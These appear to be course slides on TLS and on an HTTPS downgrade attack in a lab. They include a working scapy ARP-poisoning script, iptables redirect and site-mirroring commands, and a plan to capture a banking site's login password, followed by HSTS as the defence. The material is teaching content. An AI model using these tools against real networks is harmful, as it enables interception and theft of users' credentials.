
First connection

As expected the browser doesn't know the certificate issuers




Let's import the root certificate inside firefox






Check the certificate chain




TLS trace


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ssl
No. Time Source Destination Protocol Length Info
4 0.00… 127.0.0.1 127.0.0.1 TLSv1.3 7… Client Hello
6 0.00… 127.0.0.1 127.0.0.1 TLSv1.3 3… Server Hello, Change Cipher Spec, Application Data,
8 0.00… 127.0.0.1 127.0.0.1 TLSv1.3 1… Change Cipher Spec, Application Data
9 0.00… 127.0.0.1 127.0.0.1 TLSv1.3 3… Application Data
10 0.00… 127.0.0.1 127.0.0.1 TLSv1.3 4… Application Data
11 0.00… 127.0.0.1 127.0.0.1 TLSv1.3
Secure Sockets Layer
TLSv1.3 Record Layer: Handshake Protocol: Server Hello
Content Type: Handshake (22)
Version: TLS 1.2 (0x0303)
Length: 128
Handshake Protocol: Server Hello
Handshake Type: Server Hello (2)
Length: 124
Version: TLS 1.2 (0x0303)
Random: 13e19cb123e7f02723e47d93ba5819536be22480a4cc506
Session ID Length: 32
Session ID: 9ca870896dd58b355cfe43b59a9836c27892f881c0c
Cipher Suite: TLS_AES_128_GCM_SHA256 (0x1301)
Compression Method: null (0)
00c0 71 00 29 00 02 00 00 14 03 03 00 01 01 17 03 03
00d0 00 26 f3 08 a1 da b0 7d 42 d9 5d 43 93 8c bc c1
00e0 c6 3e c8 39 e8 d0 76 42 20 ce 75 ba d9 66 fa e3
00f0 6f 3a e5 23 ef 8f 4c 1d 17 03 03 00 35 f5 27 7e
0100 d6 2e f1 5c da 7d 2a b6 ba 48 8c 93 c5 f3 a2 9c
0110 6e 0e db 56 73 1b eb 61 e7 61 41 eb 77 c8 65 cc
Mozilla Firefox
testssl.iss.edu/
https://testssl.iss.edu
TEST TLS it works
Record Layer (ssl.record), 6 bytes
Packets: 73 · Displayed: 32 (43.8%)
Profile: Default

Part 2: HTTPs downgrade attack

HTTPS downgrade attacks



Does it really work? Are the browser unaware of such downgrade?

- In the past, web sites were often hybrid (HTTP + HTTPS for log in)
- Nowadays is really unlikely to find meaningful non-HTTPS web sites
- However, users are used to write the URL into the browser without HTTPS:// at the beginning
- In this case the first HTTP GET is sent in clear and the the user is either redirected to HTTPS or the URL is rewritten internally by the server
  - we did the same a few slides ago...


A possible implementation

- We get in the middle between the victim and the router
- We redirect the traffic locally to an internal proxy (or to a single local web server impersonating the target website)
- We mirror the target website
- We don’t redirect to HTTPS
  - In this way the target web site presents a HTTP home page
- The victim logs in and we steal the password
- Then we can decide
  - Either we act as a relay to the target website
  - Or we simply turn off everything (the user will reconnect to the real web site and won’t really understand what’s happening)

How to implement this attack in Linux


- ***Man in the Middle***
  - ARP POISONING with Ettercap or with custom scripts (e.g. python scapy, more later on…)
  - Enable IP forwarding
    - `echo 1 > /proc/sys/net/ipv4/ip_forward`
- ***Local redirection of HTTP GETs***
  - `iptables -t nat -A PREROUTING $MATCH -j REDIRECT`
    - $MATCH is whatever you want to match (E.g.: -p tcp -dport 80 -d $TARGET_SITE_IP)
    - clearly, we can redirect everything...
- ***Option 1: site mirroring and impersonification***
  - `wget --mirror --convert-links --html-extension --no-parent -l 1 --no-check-certificate $TARGET_WEB_SITE`
  - Configure Apache2
- ***Option 2: use a the sslstrip proxy***
  - https://github.com/moxie0/sslstrip

downgrade attack: same topology as before




GOAL: HTTPS downgrade attack for ***www.webank.it*** against ***VMclient***

downgrade attack: step 1 - mirror website




downgrade attack: step 2 - launch MiTM




```
#! /usr/bin/env python
import sys
from scapy.all import *
import time

ip_victim="10.0.0.100"
ip_router="10.0.0.1"
hw_attacker="08:00:27:96:06:36"
hw_router="08:00:27:9a:9d:74"
hw_victim="08:00:27:48:ea:9a"

arp_to_victim = Ether(src=hw_attacker, dst=hw_victim)/ARP(op=2,
psrc=ip_router, pdst=ip_victim, hwsrc=hw_attacker, hwdst=hw_victim)

arp_to_router = Ether(src=hw_attacker, dst=hw_router)/ARP(op=2,
psrc=ip_victim, pdst=ip_router, hwsrc=hw_attacker, hwdst=hw_router)

if not arp_to_victim or not arp_to_router:
    exit()

while (True):
    sendp(arp_to_victim)
    sendp(arp_to_router)
    time.sleep(1)
```

downgrade attack: step 3 - configure redirect



downgrade attack: did it work?

HSTS comes to rescue!

- ***HSTS (HTTP Strict Transport Security)*** addresses the downgrade attack vulnerability
- The server “informs” the browser that connections to the site should always use TLS/SSL
- A server implements an HSTS policy by supplying a HSTS header over an HTTPS connection
- When a web application issues HSTS Policy to user agents, conformant user agents behave as described in RFC 6797
  - Automatically turn any insecure links referencing the web application into secure links
  - If the security of the connection cannot be ensured (e.g. the server's TLS certificate is not trusted), the user agent must terminate the connection and should not allow the user to access the web application
- Limitations
  - The initial request remains unprotected from active attacks if it uses an insecure protocol
    - Same for the first query after the expiration timeout
  - Some browser solves such problem with the "HSTS preloaded list", which is a list that contains known sites supporting HSTS
    - these pre-loaded lists cannot scale to cover the entire Web.
  - Not all the clients implement HSTS
  - It still does not give protection against DNS Spoofing Attacks